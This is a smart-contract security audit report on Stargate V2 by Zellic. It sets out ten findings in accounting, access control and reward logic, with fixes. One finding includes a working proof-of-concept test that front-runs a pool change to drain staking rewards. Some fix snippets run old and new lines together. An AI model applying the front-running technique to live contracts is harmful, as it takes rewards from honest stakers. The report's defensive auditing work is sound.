Zellic

May 22, 2024

Prepared for
Ryan Zarick
Isaac Zhang
Marco Paladin
LayerZero Labs

Prepared by
Jasraj Bedi
Katerina Belotskaia
Aaron Esau
Zellic

Stargate V2

Smart Contract Security Assessment

Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for LayerZero Labs from March 25th to April 12th, 2024. During this engagement, Zellic reviewed Stargate V2's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Is it possible for tokens to be permanently locked in a Stargate V2 smart contract?
- Is accounting done correctly?
- Are transfers safely done, such that tokens can be transferred while preventing DOS?
- Can an attacker steal tokens from the contracts?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody
- Peripheral contracts other than the rewarder, including the Planner

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.

Mid-assessment, the audit version updated, so we switched to reviewing the project at the latest version. As a result, we did not fully assess the previous version of the project — only the latest version.


1.4. Results

During our assessment on the scoped Stargate V2 contracts, we discovered 10 findings. No critical issues were found. One finding was of high impact, two were of medium impact, five were of low impact, and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for LayerZero Labs's benefit in the Discussion section (4. ↗) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	0
High	1
Medium	2
Low	5
Informational	2



2. Introduction

2.1. About Stargate V2

LayerZero Labs contributed the following description of Stargate V2:

> Stargate is a fully composable liquidity transport protocol that lives at the heart of omnichain DeFi. With Stargate, users and dApps can transfer native assets cross-chain while accessing the protocol's unified liquidity pools. Stargate contracts use LayerZero as their cross-chain transport protocol.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

Stargate V2 Contracts

Repository	https://github.com/LayerZero-Labs/stargate-v2 ↗
Versions	stargate-v2: `322d74b56d39a421cee6406940968eb7dd2e245b` stargate-v2: `000fb69837c872351fc492cbcbfc45e779951f53` stargate-v2: `d378e77f87e47f97d542a08a28bd402b2bcdde94` stargate-v2: `44ec24d5c65b4c960f9110947978af72836e773d` stargate-v2: `6c52686115846fc28d5e0f26b18a78a5091dd6e4` stargate-v2: `8a5e33cc1a348c92eb294a1c747bde66a2467373` stargate-v2: `8e818f95b26ddd16e34c289de15cd44e86198480`
Programs	• libs/*.sol • messaging/*.sol • usdc/*.sol • utils/OFTTokenERC20.sol • utils/LPToken.sol • StargateBase.sol • StargateOFT.sol • StargatePool.sol • StargatePoolNative.sol • feelibs/**.sol • peripheral/Treasurer.sol • peripheral/zapper/StargateZapperV1.sol • peripheral/rewarder/**.sol
Type	Solidity
Platform	EVM-compatible

2.4. Project Overview

Zellic was contracted to perform a security assessment with three consultants for a total of five person-weeks. The assessment was conducted over the course of three calendar weeks.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald
Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Jasraj Bedi
Co-Founder
jazzy@zellic.io

Katerina Belotskaia
Engineer
kate@zellic.io

Aaron Esau
Engineer
aaron@zellic.io

2.5. Project Timeline

The key dates of the engagement are detailed below.

March 25, 2024	Start of primary review period
March 25, 2024	Assessment version updated to `322d74b5` ↗
April 1, 2024	Assessment version updated to `000fb698` ↗
April 15, 2024	End of primary review period
April 24, 2024	Assessment version updated to `6c526861` ↗
May 20, 2024	Assessment version updated to `8a5e33cc` ↗
May 28, 2024	Assessment version updated to `8e818f95` ↗

3. Detailed Findings

3.1. The `burnCredit` does not follow the standard

Target	StargatePoolUSDC		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Note: LayerZero Labs independently discovered and promptly addressed this issue. Because the vulnerability exists in the audit version, we document it in this finding for completeness.

Description

The StargatePoolUSDC contract is specialized for USDC and includes the `burnCredit(uint64 _amountSD)` function to burn locked USDC tokens. But to follow the standard ↗, the signature of this function should be the following:

```
function burnLockedUSDC() external;
```

Impact

Due to noncompliance with the standard, the migration process will not be possible.

Recommendations

Implement the `burnLockedUSDC` function, which meets the specified standard.

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit `3212a4b0` ↗.

3.2. The `_getPoolBalance` returns wrong value

Target	StargatePoolNative		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Note: LayerZero Labs independently discovered and promptly addressed this issue. Because the vulnerability exists in the audit version, we document it in this finding for completeness.

Description

The `_getPoolBalance` function reflects the current native token balance of the pool and is used in the fee-calculation process for message sending. The returned value is used for deficit calculation between the liquidity tokens' balance and native tokens' balance. However, at this time of writing, the `address(this).balance` also contains the native fee, which will be transferred to the endpoint.

Impact

During fee calculation, the deficit, which is calculated using the `_getPoolBalance` function, will be calculated incorrectly.

Recommendations

We recommend implementing the change shown below:

```
function _getPoolBalance() internal view override returns (uint256 balance) {
    balance = address(this).balance;
function _getPoolBalance(uint64 _amountInSD, bool _isRedeemSend) internal
    view override returns (uint256 balance) {
    // when msg.value > 0, some of it is the native fee, so we need to
        subtract it
    if (!_isRedeemSend && msg.value > 0) {
        balance = address(this).balance - (msg.value - _sd2ld(_amountInSD));
            // the native fee is msg.value - _amountInLD
    } else {
        balance = address(this).balance - msg.value;
```

```
    }
}
```

Remediation

This function was deleted from the StargatePoolNative contract in commit `000fb698`. Since this commit, the contract balance is calculated separately in the `poolBalanceSD` global variable and the `address(this).balance` is not used for these purposes.

3.3. Incorrect credit accounting

Target	StargatePool		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Note: LayerZero Labs independently discovered and promptly addressed this issue. Because the vulnerability exists in the audit version, we document it in this finding for completeness.

Description

The `redeemSend` function allows to redeem liquidity-pool tokens and use the withdrawn tokens to execute a send. The caller provides necessary parameters in the `_sendParam` argument, including the destination endpoint ID, recipient address, the amount to send `amountLD`, and so on.

To execute the function, the caller should own `_sendParam.amountLD` amount of liquidity-pool tokens, which will be burned during function execution. This function also charges a fee for completing the sending or provides a reward. It depends on the current ratio between the pool balance, total supply of liquidity tokens, and amount of tokens to redeem. If the redeemed amount is more than or equal to the deficit (the deficit is the difference between the total supply of liquidity tokens and the current pool balance), then the reward will be added; otherwise, the fee will be charged.

If the `amountOutSD` is more than `amountInSD`, then the difference between these two values is the reward. Otherwise, the difference between `amountInSD` and `amountOutSD` is the fee. In the case the difference is the fee, the `treasuryFee` will be increased by `fee` value; and in the case the difference is the reward, the `treasuryFee` will be decreased by `reward` in the `_chargeFee` function.

Also, if the `reward` amount is more than zero, the `_handleCredit` function will increase the local credits by this amount. The sum of local credits and credits for this chain in all other chains should not be more than the current pool balance. But the pool balance can be more than the sum of credits because the pool also contains the `treasuryFee` value, which is not taken into account in credits. Because of that, when the `reward` is not zero, the `treasuryFee` will be decreased by `reward`, but the local credits will be increased by the same value. However, when `fee` is more than zero, the `treasuryFee` is increased by the `fee`, but local credits do not decrease. So, there will be more local credits than there should be.

Impact

Since the credit will contain more tokens than it should, it is possible that a message about sending tokens will be successfully sent from another chain, but the actual receiving of tokens will be impossible due to insufficient pool balance. In this case, the failed message will be saved for retrying to receive when the pool balance becomes sufficient.

Recommendations

The code below fixes this bug:

```
function _handleCredit(uint32 _dstEid, uint64 _spentCredit, uint64 _
    newLocalCredit) internal {
    paths[_dstEid].decreaseCredit(_spentCredit);
    if (_newLocalCredit > 0) paths[localEid].increaseCredit(_newLocalCredit);
}

function redeemSend(SendParam calldata _sendParam,MessagingFee calldata _fee,
    address _refundAddress)
    external
    payable
    nonReentrantAndNotPaused
    returns (MessagingReceipt memory msgReceipt, OFTReceipt memory oftReceipt)
{
    // [...]
    // charge fees and handle credit
    FeeParams memory params = _buildFeeParams(_sendParam.dstEid, amountInSD,
    true, true, true);
    (uint64 amountOutSD, uint64 reward, ) = _chargeFee(
        params,
        RideBusParams("", 0),
        _ld2sd(_sendParam.minAmountLD)
    );
    // due to the local credit was already increased when deposit, we don't
        need to do it again
    // only increase the local credit if the reward is not zero
    _handleCredit(_sendParam.dstEid, amountOutSD, reward);
    (uint64 amountOutSD, ) = _chargeFee(params, RideBusParams("", 0),
    _ld2sd(_sendParam.minAmountLD));

    // handle credit
   // due to the local credit was already increased when deposit, so if
    // 1) the amountOutSD is less than amountInSD, the fee should be removed
        from the local credit
    // 2) the amountOutSD is more than amountInSD, the reward should be
        added to the local credit
    paths[_sendParam.dstEid].decreaseCredit(amountOutSD);
```

```
    if (amountInSD > amountOutSD) {
        // fee
        paths[localEid].decreaseCredit(amountInSD - amountOutSD);
    } else if (amountInSD < amountOutSD) {
        // reward
        paths[localEid].increaseCredit(amountOutSD - amountInSD);
    }
```

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit `710fa6bb`↗.

3.4. Ability to drain reward tokens

Target	RewardLib		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Low	**Impact**	Low

Description

To determine how many reward tokens the user is owed, the RewardLib calculates an `index` value that is always greater than or equal to the previous value:

```
function index(
    RewardPool storage pool,
    IMultiRewarder.RewardDetails storage rewardDetails,
    uint256 totalSupply
) internal returns (uint256 accRewardPerShare) {
    accRewardPerShare = _index(pool, rewardDetails, totalSupply);
    pool.accRewardPerShare = accRewardPerShare;
    pool.lastRewardTime = uint32(block.timestamp);
}

function _index(
    RewardPool storage pool,
    IMultiRewarder.RewardDetails storage rewardDetails,
    uint256 totalSupply
) internal view returns (uint256) {
    uint256 start = rewardDetails.start > pool.lastRewardTime ?
    rewardDetails.start : pool.lastRewardTime; // max(start, lastRewardTime)
    uint256 end = rewardDetails.end < block.timestamp ? rewardDetails.end :
    block.timestamp; // min(end, now)
    if (start >= end || totalSupply == 0 || rewardDetails.totalAllocPoints ==
    0) {
        return pool.accRewardPerShare;
    }

    return
        (rewardDetails.rewardPerSec * (end - start) * pool.allocPoints
    * PRECISION) /
        rewardDetails.totalAllocPoints /
        totalSupply +
        pool.accRewardPerShare;
```

```
}
```

Then, the `update` function calculates the rewards for a user based on the difference between the newly calculated `index` and the previous value paid out, stored in `pool.rewardDebt[user]`:

```
function indexAndUpdate(
    RewardPool storage pool,
    IMultiRewarder.RewardDetails storage rewardDetails,
    address user,
    uint256 oldStake,
    uint256 totalSupply
) internal returns (uint256) {
    uint256 accRewardPerShare = index(pool, rewardDetails, totalSupply);
    return update(pool, user, oldStake, accRewardPerShare);
}

function update(
    RewardPool storage pool,
    address user,
    uint256 oldStake,
    uint256 accRewardPerShare
) internal returns (uint256) {
    uint256 rewardsForUser = ((accRewardPerShare - pool.rewardDebt[user]) *
        oldStake) / PRECISION;
    pool.rewardDebt[user] = accRewardPerShare;
    return rewardsForUser;
}
```

However, the `pool.rewardDebt[user]` is not initialized with the `accRewardPerShare` value on its first update, and thus, the default value is zero. The consequence of this behavior is that, on a user's first deposit, their `oldStake` is multiplied against the latest `accRewardPerShare` value — as if the user had been staking since the start of the distribution.

When a new rewarder is configured with a distribution that has already started, a user could potentially front-run the `setPool` call (to change the pool) and deposit a large amount of stake. Then, when the `setPool` call is made, the `oldStake` will be a high value, allowing the attacker to claim a large proportion of the rewards, as if they had been staking the whole time.

Impact

Without staking for long periods, an attacker could front-run a `setPool` call and claim a large proportion of the rewards, at a loss to other stakers.

The following proof-of-concept exploit demonstrates this:

```
function test_frontrunSetPoolWithDeposit() external {
    // user: alice
    // attacker: bob
    vm.label(alice, "alice");
    vm.label(bob, "bob");

    uint256 attackerDepositSize = 10000;
    uint256 userDepositSize = 100;

    StargateMultiRewarder rewarderA = rewarder;
    vm.label(address(rewarderA), "rewarderA");

    // Set pool to rewarderA
    vm.startPrank(stakingAdmin);
    vm.expectEmit(address(staking));
    emit IStargateStaking.PoolSet(token1, rewarderA, false);
    staking.setPool(token1, rewarderA);
    assertEq(address(staking.rewarder(token1)), address(rewarderA));

    // Initialize with alice's stake
    vm.startPrank(alice);
    token1.mint(alice, userDepositSize);
    token1.approve(address(staking), userDepositSize);
    staking.deposit(token1, userDepositSize);
    assertEq(staking.balanceOf(token1, alice), userDepositSize);

    // Create rewarderB with a distribution that started yesterday
    // and lasts for 3 days
    vm.startPrank(rewardAdmin);
    StargateMultiRewarder rewarderB = new StargateMultiRewarder(staking);
    vm.label(address(rewarderB), "rewarderB");
    rewarder = rewarderB;
    _setRewards(token2, 100_000_000, _now(), 3 days);
    _setAllocPoint(address(token2), token1, 100_000);
    vm.warp(_now() + 1 days);

    // 1. Attacker frontruns the setPool call & deposits
    vm.startPrank(bob);
    token1.mint(bob, attackerDepositSize);
    token1.approve(address(staking), attackerDepositSize);

    assertEq(staking.balanceOf(token1, bob), 0);
    vm.expectCall(
        address(staking.rewarder(token1)), 0,
    abi.encodeCall(IRewarder.onUpdate, (token1, bob, 0, userDepositSize,
    attackerDepositSize))
```

```
    ); // token, user, oldStake, oldSupply, newStake
    staking.deposit(token1, attackerDepositSize);
    assertEq(staking.balanceOf(token1, bob), attackerDepositSize);
    assertEq(token1.balanceOf(bob), 0);

    // 2. Owner makes setPool call
    assertEq(address(staking.rewarder(token1)), address(rewarderA));

    vm.startPrank(stakingAdmin);
    vm.expectEmit(address(staking));
    emit IStargateStaking.PoolSet(token1, rewarderB, true);
    staking.setPool(token1, rewarderB);

    assertEq(address(staking.rewarder(token1)), address(rewarderB));

    // 3. Attacker withdraws
    // Show that:
    // - Attacker received majority of rewards
    // - oldStake == attackerDepositSize
    // - oldSupply == attackerDepositSize + userDepositSize
    (address[] memory rewardTokensBob, uint256[] memory amountsBob)
    = rewarderB.getRewards(token1, bob);
    assertEq(rewardTokensBob.length, 1);
    assertEq(amountsBob.length, 1);
    assertEq(rewardTokensBob[0], address(token2));
    (address[] memory rewardTokensAlice, uint256[] memory amountsAlice)
    = rewarderB.getRewards(token1, alice);
    assertEq(rewardTokensAlice.length, 1);
    assertEq(amountsAlice.length, 1);
    assertEq(rewardTokensAlice[0], address(token2));

    assertTrue(amountsBob[0] > amountsAlice[0]);
    assertEq(amountsBob[0] / amountsAlice[0], attackerDepositSize
    / userDepositSize);

    vm.startPrank(bob);
    assertEq(staking.balanceOf(token1, bob), attackerDepositSize);
    vm.expectCall(
        address(staking.rewarder(token1)),
        0,
        abi.encodeCall(IRewarder.onUpdate, (token1, bob, attackerDepositSize,
    attackerDepositSize + userDepositSize, 0))
    );
    staking.withdraw(token1, attackerDepositSize);
    assertEq(token1.balanceOf(bob), attackerDepositSize);
    assertEq(staking.balanceOf(token1, bob), 0);
```

```
    // Check if we received rewards
    assertEq(token2.balanceOf(bob), amountsBob[0]);
    vm.stopPrank();
}
```

Recommendations

Ensure that a distribution cannot be created, or that points cannot be allocated, before the rewarder is connected.

Remediation

This issue has been acknowledged by LayerZero Labs. The finding was addressed in PR #386 ↗.

3.5. Lack of access-control verification in `setGasLimit`

Target	TokenMessagingOptions		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Note: LayerZero Labs independently discovered and promptly addressed this issue. Because the vulnerability exists in the audit version, we document it in this finding for completeness.

Description

The `setGasLimit` function from the TokenMessagingOptions contract lacks an access-control verification.

```
function setGasLimit(uint32 _eid, uint16 _assetId, uint128 _gas) external {
    gasLimits[_eid][_assetId] = _gas;
}
```

Impact

A malicious caller can manipulate the `gasLimits` and set an arbitrary value. If `gasLimits` is set to zero for `_eid` and `_assetId`, the `_safeGetGasLimit` function will revert, which will block the sending of messages.

Recommendations

Add an `onlyOwner` modifier to restrict access to the function.

```
function setGasLimit(uint32 _eid, uint16 _assetId, uint128 _gas) external {
function setGasLimit(uint32 _eid, uint16 _assetId, uint128 _gas) external
    onlyOwner {
    gasLimits[_eid][_assetId] = _gas;
}
```

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit `a71a85d8` ↗.

3.6. Converting was missed in the `burnCredit` function

Target	StargatePoolUSDC		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Note: LayerZero Labs independently discovered and promptly addressed this issue. Because the vulnerability exists in the audit version, we document it in this finding for completeness.

Description

The `burnCredit` function takes as parameter the amount in shared decimals of USDC tokens to burn. However, the `burn` function expects the amount in local decimals.

Impact

The `burn` function will burn an incorrect amount of tokens.

Recommendations

We recommend implementing the change shown below:

```
/// @dev usdc owner has all the power to blacklist this contract. so it is not
    adding new exposure
function burnCredit(uint64 _amountSD) external {
    if (msg.sender != Ownable(token).owner()) revert Stargate_Unauthorized();
    IBridgedUSDCMinter(token).burn(_amountSD);
    IBridgedUSDCMinter(token).burn(_sd2ld(_amountSD));
    paths[localEid].decreaseCredit(_amountSD);
    emit CreditBurnt(_amountSD);
}
```

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit 20afe2fc ↗.

3.7. Incorrect pool-balance accounting

Target	StargatePoolUSDC		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

The StargatePoolUSDC includes the `burnCredit(uint64 _amountSD)` function to burn locked USDC tokens. In addition to calling the `IBridgedUSDCMinter(token).burn` function, there is also a decrease in local credits. However, there is no `poolBalanceSD` reduction in this function.

```
function burnCredit(uint64 _amountSD) external {
        if (msg.sender != Ownable(token).owner())
    revert Stargate_Unauthorized();
        IBridgedUSDCMinter(token).burn(_sd2ld(_amountSD));
        paths[localEid].decreaseCredit(_amountSD);
        emit CreditBurnt(_amountSD);
    }
```

Impact

The StargatePoolUSDC contract uses the global `poolBalanceSD` variable when it is necessary to get the current locked amount of USDC tokens. So, despite that the `burn` function reduces the amount of tokens owned by the contract, the `poolBalanceSD` remains unchanged.

Recommendations

We recommend decreasing the `poolBalanceSD` variable by `_amountSD` in the `burnCredit` function.

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit `f21006ab` ↗.

3.8. Remaining native tokens are not refunded

Target	TokenMessaging		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Note: LayerZero Labs independently discovered and promptly addressed this issue. Because the vulnerability exists in the audit version, we document it in this finding for completeness.

Description

During the receiving of messages from the endpoint, the native tokens can be obtained for subsequent sending to the provided list of receivers.

The internal `_nativeDropAndReceiveTokens` function transfers native tokens to the provided receivers using `Transfer.transferNative(receiver, _nativeDropAmount, true)` with the `_gasLimited` flag set, which limits the native-token transfer to 2,300 gas. In case of failed transfer, this function emits a `NativeDropFailed` event. However, all unsent tokens remain in the contract.

Impact

All tokens that could not be successfully sent to the receiver remain on the balance of the current contract.

Recommendations

We recommend implementing the change shown below:

```
function _nativeDropAndReceiveTokens(
    Origin calldata _origin,
    bytes32 _guid,
    FullTransferPayload[] memory _payloads,
    uint128 _nativeDropAmount
) internal {
    uint256 nativeDropAmountLeft = msg.value;
    // [...]
            bool success = Transfer.transferNative(receiver,
    _nativeDropAmount, true);
```

```
                if (!success) emit NativeDropFailed(receiver, _nativeDropAmount);
                if (success) {
                    unchecked {
                        nativeDropAmountLeft -= _nativeDropAmount;
                    }
                    emit NativeDropApplied(receiver, _nativeDropAmount);
                } else {
                    emit NativeDropFailed(receiver, _nativeDropAmount);
                }
            }
            ITokenMessagingHandler(stargate).receiveToken(_origin, _guid,
        uint8(i), payload.innerPayload);
        }
        // refund the remaining native token to the sender without gas limit
        if (nativeDropAmountLeft > 0) Transfer.safeTransferNative(msg.sender,
            nativeDropAmountLeft, false);
}
```

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit d149a449 ↗.

3.9. Remove `renounceOwnership` functionality

Target	StargateMultiRewarder, StargateStaking,		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Note: LayerZero Labs independently discovered and promptly addressed this issue. Because the vulnerability exists in the audit version, we document it in this finding for completeness.

Description

The StargateMultiRewarder and StargateStaking contracts implement Ownable functionality, which provides a method named `renounceOwnership` ↗ that removes the current owner. This is likely not a desired feature.

Impact

If `renounceOwnership` were called, the contract would be left without an owner.

Recommendations

Override the `renounceOwnership` function:

```
function renounceOwnership() public override onlyOwner{
    revert("This feature is disabled.");
}
```

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit `1b6b4142` ↗.

3.10. Integer underflows in staking withdrawal functions

Target	StakingLib		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The StargateStaking contract has a few functions that use an internal function in StakingLib to withdraw stake:

```
function withdraw(IERC20 token, uint256 amount)
    external override validPool(token) {
    _pools[token].withdraw(token, msg.sender, msg.sender, amount, true);
}

function withdrawToAndCall(
    IERC20 token,
    IStakingReceiver to,
    uint256 amount,
    bytes calldata data
) external override validPool(token) {
    // [...]
    _pools[token].withdraw(token, msg.sender, address(to), amount, true);
    // [...]
}

function emergencyWithdraw(IERC20 token) external override validPool(token) {
    uint256 amount = _pools[token].balanceOf[msg.sender];
    _pools[token].withdraw(token, msg.sender, msg.sender, amount, false);
}
```

The internal function does not check that the requested withdrawal amount is less than or equal to the balance of the user:

```
/// @dev Withdraw `amount` of `token` from `from` to `to`, decrements the
    `from` balance and totalSupply while transferring out `token` to `to`.
    Calls the `rewarder` to update the reward state.
function withdraw(
    StakingPool storage self,
```

```
    IERC20 token,
    address from,
    address to,
    uint256 amount,
    bool withUpdate
) internal {
    uint256 oldBal = self.balanceOf[from];
    uint256 oldSupply = self.totalSupply;

    uint256 newBal = oldBal - amount;

    self.balanceOf[from] = newBal;
    self.totalSupply = oldSupply - amount;

    emit IStargateStaking.Withdraw(token, from, to, amount, withUpdate);

    if (withUpdate) {
        self.rewarder.onUpdate(token, from, oldBal, oldSupply, newBal);
    }
    token.safeTransfer(to, amount);
}
```

Impact

A user requesting a withdrawal that is too large will be confronted with an underflow reversion as opposed to an intuitive reversion reason.

Recommendations

Consider requiring that the withdrawal amount is less than or equal to the user's balance before attempting the subtraction.

Remediation

This issue has been acknowledged by LayerZero Labs, and a fix was implemented in commit `65591e68`.

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. The `applyFeeView` lacks a check that config exists

The `applyFeeView` function from the FeeLibV1 contract does not check whether `feeConfigs` exist for the provided `dstEid`, which may result in no fee being charged as a result of the function.

4.2. Asset verification suggestion

In `depositAndStakeWithPermit` and `migrateV1LpToV2Stake` in StargateZapperV1, consider explicitly checking whether the asset address equals `ETH`. Though both functions would revert since a contract is not deployed at `ETH`, the explicit check would make the code more readable, provide users with more easily understood errors, and reduce the likelihood of creating bugs in the future.

4.3. Dust gets locked in StargateMultiRewarder's `extendReward` function

Note that dust gets locked in the `extendReward` function of the StargateMultiRewarder contract. The dust is manually retrievable by extending the reward more, however, and the maximum dust that can be locked is `reward.rewardPerSec-1`.

4.4. Marking the CreditMessagingOptions contract abstract

The CreditMessagingOptions contract is only inherited by CreditMessaging and is not intended to be deployed as a stand-alone contract. Therefore, consider marking the CreditMessagingOptions contract as `abstract`.

5. Threat Model

This section provides a full threat model description for Stargate V2.

5.1. Stargate implementations

There are a few implementations that inherit from the StargateBase contract. The base contract provides the following main functionalities:

- Sending and receiving tokens
- Sending and receiving credits

To send tokens, users can call `sendToken` (or the external wrapper, `send`). The function is only callable when the contract is not paused and is non-reentrant. It first inflows the assets (calling the virtual `_inflow` function and decreasing credit from the path), then collects fees, and then sends the tokens based on the selected mode. If the path does not have enough credits, the call will revert.

Specifics for how the modes for sending are implemented is in section 5.2. ↗.

The CreditMessaging contract may also send credits using `sendCredits`.

StargateOFT

A version of the base contract representing an OFT. To send tokens, `_inflow` is called, which burns tokens on the source chain. Then, on the destination chain, `_outflow` is called to mint the tokens.

StargatePool and StargatePoolNative

Similarly, the pool versions transfer in tokens when `_inflow` is called and transfer out when `_outflow` is called.

In addition, StargatePool provides the `deposit`, `redeem`, and `redeemSend` functionality. The `deposit` function mints liquidity tokens in exchange for the `tokens`. The `token` address is set up in the constructor during deployment — also, this address is immutable and cannot be changed, but for StargatePoolNative contract, the `token` address is zero, which means the use of the native tokens. Additionally, a user can `redeem` their `tokens` back in exchange for liquidity tokens, which will be burned.

It is important to note that, for successful redemption, the pool should contain a sufficient amount of local credits. Otherwise, even if the contract balance is sufficient to redeem a specified amount of tokens but local credits are not enough, a user will be able to withdraw only a number of tokens no greater than local credits. The `redeemable` function can be used to get how many liquidity tokens can be redeemed by a given account.

The `redeemSend` function is similar to `redeem`, but withdrawn tokens will be sent to a chain specified by the `_sendParam.dstEid` parameter instead of receiving in the local chain. The other difference is that for the successful execution of this function, the local credits are not needed, but a sufficient number of credits of `dstEid` chain is necessary.

5.2. TokenMessaging

Taxi and bus modes

Within the Stargate V2 contract, each sending operation permits the user to select between two distinct modes of transferring: taxi and bus.

The taxi mode is similar to how sending occurred in the first Stargate V1. In this mode, the user's message is immediately sent to the Endpoint contract.

The bus mode is a new concept. It was introduced to resolve the main downside in the Stargate V1, the high gas costs to send a message. In this mode, all sent messages to the destination chain are packaged into a bus, which will not be sent to the Endpoint until the bus capacity is reached. When it happens, this bus should be dispatched to the destination chain. The capacity of the bus mode is specified by an immutable global variable, `busCapacity`, within the TokenMessaging contract. This parameter is set at the time of deployment and cannot be changed.

The execution of both modes is handled by the TokenMessaging contract. Specifically, in taxi mode, messages are immediately conveyed to the Endpoint. And conversely, in bus mode, the contract accumulates messages in the bus and allows to send all messages together to the destination chain when the right amount is accumulated.

It should be noted that each destination-chain identifier is serviced by a dedicated bus that operates independently of the buses assigned to other chains. Moreover, each chain is allocated a single bus. Consequently, once a bus attains its maximum capacity, it becomes temporarily incapable of sending new messages using bus mode for its destination chain until the `driveBus` function is successfully executed. This function does not have access control and is accessible to any caller. Also, the `driveBus` function can be executed prior to the bus reaching full capacity. However, the caller must contribute additional funds to compensate for the shortfall in the amount of the required fee. It is important to note that payment for fees in the bus mode cannot be made using LayerZero tokens; only native tokens are accepted.

5.3. Rewarder

The author of the rewarder chose to separate the staking logic from the reward-distribution logic, allowing the rewarder logic to change without affecting the staking logic. This separation of concerns is a good design choice, as it makes the code more modular, easier to maintain, and safer; if the rewarder were to be compromised or have a bug, the staking funds would remain unaffected.

For example, if the rewarder were to revert during `onUpdate` calls, the StargateStaking owner could change the logic of the rewarder to allow withdrawals, and staking funds would remain safe.

